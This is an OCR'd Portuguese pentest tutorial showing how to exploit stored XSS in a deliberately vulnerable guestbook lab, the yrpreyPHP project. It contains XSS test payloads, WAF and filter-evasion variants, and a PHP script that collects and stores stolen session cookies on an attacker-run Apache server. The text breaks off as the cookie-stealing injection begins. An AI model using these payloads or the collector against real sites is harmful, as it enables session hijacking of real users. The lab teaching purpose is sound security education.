
SÉRIE WEBAPP PARA PENTESTER E APPSEC

XSS – CROSS SITE SCRIPTING

CAPTURANDO OS COOKIE DE SESSÃO



O MANUAL PASSO A PASSO

de como criar seus próprios scripts para explorar vulnerabilidades de XSS

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO

Esse artigo tem o intuito de criarmos as etapas para explorarmos vulnerabilidades de XSSS (Cross Site Scripting) com o objetivo de capturar os cookies de sessão do usuário.
Para entendermos como funciona cada etapa, utilizaremos o framework yrpreyPHP para demonstrar como funciona a vulnerabilidade e como pode ser explorada para execução de script em JavaScript ou VBScript na aplicação web.

2.0 PRÉ-REQUISITOS

Recomendamos a criação de dois ambientes, um ambiente com um servidor web disponível ou acessível por um usuário.
Após criar o ambiente com Windows 8.1, podemos utilizar uma máquina com a distribuição Kali Linux (pode ser sua máquina):

- **Download do Kali Linux:**
  https://www.kali.org/get-kali/#kali-installer-images/


- **Download do Windows 8.1:**
  https://archive.org/details/win-8.1-single-lang-brazilian-portuguese_202301

- **Aplicação web vulnerável - YpreyPHP**
  Página Oficial: https://yrprey.com
  Link direto: https://github.com/yrprey/yrpreyPHP

- **Download do VMWARE:**
  https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_pro/15_0

3.0 ACESSANDO O LABORATÓRIO

Vamos acessar o endereço http://localhost:8000/guestbook.php.



3.0.11 Essa página de guestbook será exibida para o usuário deixar um comentário.

Para realizar o teste é obrigatório instalar uma distribuição Kali Linux, se desejar reproduzir o laboratório.

Vamos começar a primeira etapa do processo de identificação e exploração da vulnerabilidade de Cross-Site Scripting - XSS.

4.0 TESTANDO E IDENTIFICANDO XSS

Agora, vamos começar adicionando um comentário contendo um simples JavaScript:

```
'><script>alert()</script>
```

Observe que será solicitado o nome de usuário e a senha para poder publicar o comentário.

O usuário é “**user**” e a senha “**user**”.






Figura 4.0.1: A imagem será parecida com a acima, isto é, contendo as credenciais de usuário e o comentário com o JavaScript. Após preencher o formulário, conforme acima, submeta os dados.

Após preencher o formulário para deixar sua mensagem maliciosa ou um script em JavaScript um alerta deverá aparecer na tela, conforme a imagem abaixo.



Se acessarmos a página novamente, visualizaremos o nome do usuário que fez a publicação e os caracteres “**’>**”, não será possível visualizar o conteúdo do JavaScript, mas ele está presente na página e executando com sucesso.
Acessamos a página para visualizar o conteúdo:



Um ponto muito importante a ser destacado é que o script em JavaScript foi armazenado no banco de dados. Isso significa que, toda vez que a aplicação web acessar os registros e trouxer especificamente esse registro, um alerta será exibido na tela de qualquer usuário.

Ou sempre que um usuário acessar a página do guestbook, a aplicação buscará esse registro no banco de dados e o executará na página. Consequentemente, o JavaScript será executado, exibindo um alerta na tela do usuário.

Essa técnica de exploração é conhecida como XSS Armazenado (Stored XSS), pois o conteúdo em JavaScript, VBScript ou até mesmo tags HTML ficaram armazenados no banco de dados e quando a aplicação acessar o banco dedados em busca especificamente do registro com o JavaScript, um alerta ou outro evento será executado na página ou aplicação web.

4.1 IDENTIFICAÇÃO DE XSS - PLUS

Nessa seção mencionamos o termo “PLUS”, devido uma informação importante que precisa ser levado em conta.

O JavaScript que compartilhamos possui um caráter simples e muitas aplicações poderão não executar o alerta.

O fato da aplicação não executar o JavaScript que compartilhamos e emitir um alerta, não significa que não esteja vulnerável.

Significa que a aplicação não aceita aquele tipo de JavaScript, ou alguma camada de WAF (Web Application Firewall) que está protegendo contra o envio de scripts em JavaScript, VBScript ou tags HTML para serem armazenados no banco de dados.

Outro problema são as chamadas as regxs que possuem o poder de sanitizar ou tratar scripts em JavaScript, impedindo o alerta de funcionar.

Outro problema é a utilização de funções reservadas da linguagem ou até mesmo tratamentos internos do próprio framework da linguagem contra JavaScript que visam explorar vulnerabilidades de XSS.

Não pense que a aplicação esteja segura, pois a forma da construção do JavaScript revelará como o sistema web poderá estar vulnerável a XSS.

Uma estratégia para tentar contornar o problema é testar outros tipos de JavaScript contra a aplicação, por exemplo:

```
<script\x0Ctype="text/javascript">javascript:alert(1);</script>

<img src=1 href=1 onerror="javascript:alert(1)"></img>

<applet onError applet onError="javascript:javascript:alert(1)"></applet
onError>

<html onMouseDown html
onMouseDown="javascript:javascript:alert(1)"></html onMouseDown>

<object onError object onError="javascript:javascript:alert(1)"></object
onError>

ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
```

Acima temos alguns exemplos JavaScript que podem testados.
Mas fazendo uma busca na internet, existem várias listas que foram construídas com o propósito de testar em aplicações web e identificar vulnerabilidades de XSS.

Às vezes, a aplicação realmente não está vulnerável a XSS, ou seja, quando o software foi construído, os desenvolvedores implementaram as adequações necessárias para construírem um software seguro, como validação, sanitização, tratamento de requisições do tipo “*text/plain*” etc.

5.0 PREPARANDO A ARMADILHA

Nessa seção vamos acessar o Kali Linux e iniciarmos o servidor web Apache.




Figura 5.0.1: Execute o comando servisse apache2 start.

Observe que inicializamos o servidor Apache.
Agora vamos acessar a página principal do servidor web Apache, digitando no browser o endereço http://localhost.




Figura 5.0.2: observe que a página inicial do servidor web Apache carregou com sucesso, ou seja, o servidor está funcionando.

Para continuarmos a construção da nossa estratégia de ataque, vamos acessar o servidor e criar um arquivo PHP para receber e armazenar os cookies dos usuários ou vítimas do nosso laboratório.




Figura 5.0.3 Para acessar o diretório do Apache e criar um arquivo php, digite cd /var/www/html.

Utilize seu editor de texto favorito, no meu caso, vou utilizar o nano.




Figura 5.0.4 Vamos criar o arquivo cookie.php.

O arquivo cookie.php será responsável por receber e gravar os cookies dos usuários, gravando-os em um arquivo texto.

Nosso arquivo cookie.php terá o seguinte código:

```php
<?php

    $cookie = $_GET["cookie"];

    $file = "cookie.txt";

    $con = fopen($file, "a+");

    fwrite($con, $cookie);

    fclose($con);

?>
```

O código é simples de entender, primeiro utilizamos o recebimento dos valores dos cookies pelo método GET e armazenamos na variável cookie.

A segunda linha definimos o arquivo que gravamos os cookies capturados do usuário. Para o PHP conseguir escrever no arquivo, crie o arquivo texto cookie.txt e depois dê permissão de escrita através do comando **chmod** do Linux, assim o PHP conseguirá escrever os cookies no arquivo texto.

A terceira linha faz abertura do arquivo cookie.txt através da função fwrite.

E finalmente, fechamos o arquivo com a função fclose, liberando memória do servidor.

Vamos acessar o arquivo cookie.php e passar algum parâmetro qualquer para testarmos o funcionamento:




Figura 5.0.5: Quando acessamos a página e passamos o valor “value” como parâmetro, estamos gravando “value” no arquivo cookie.txt.

Para confirmarmos que a página cookie.php está gravando no arquivo cookie.txt, vamos acessá-lo e visualizar o conteúdo:




Figura 5.0.6: Quando acessamos o arquivo cookie.txt no Linux temos o parâmetro “value” gravado no arquivo cookie.txt.

Outra forma de visualizarmos o conteúdo do arquivo cookie.txt é acessando pelo browser e o resultado será parecido com o abaixo:




Figura 5.0.7: Esse será o conteúdo do arquivo após o teste, ou seja, estamos escrevendo no arquivo com sucesso.

6.0 CAPTURANDO OS COOKIES DO USUÁRIO

Nessa seção iremos acessar o guestbook e adicionar um script malicioso que será responsável por capturar os cookies do usuário e enviá-los para o servidor e gravar no arquivo cookie.txt.

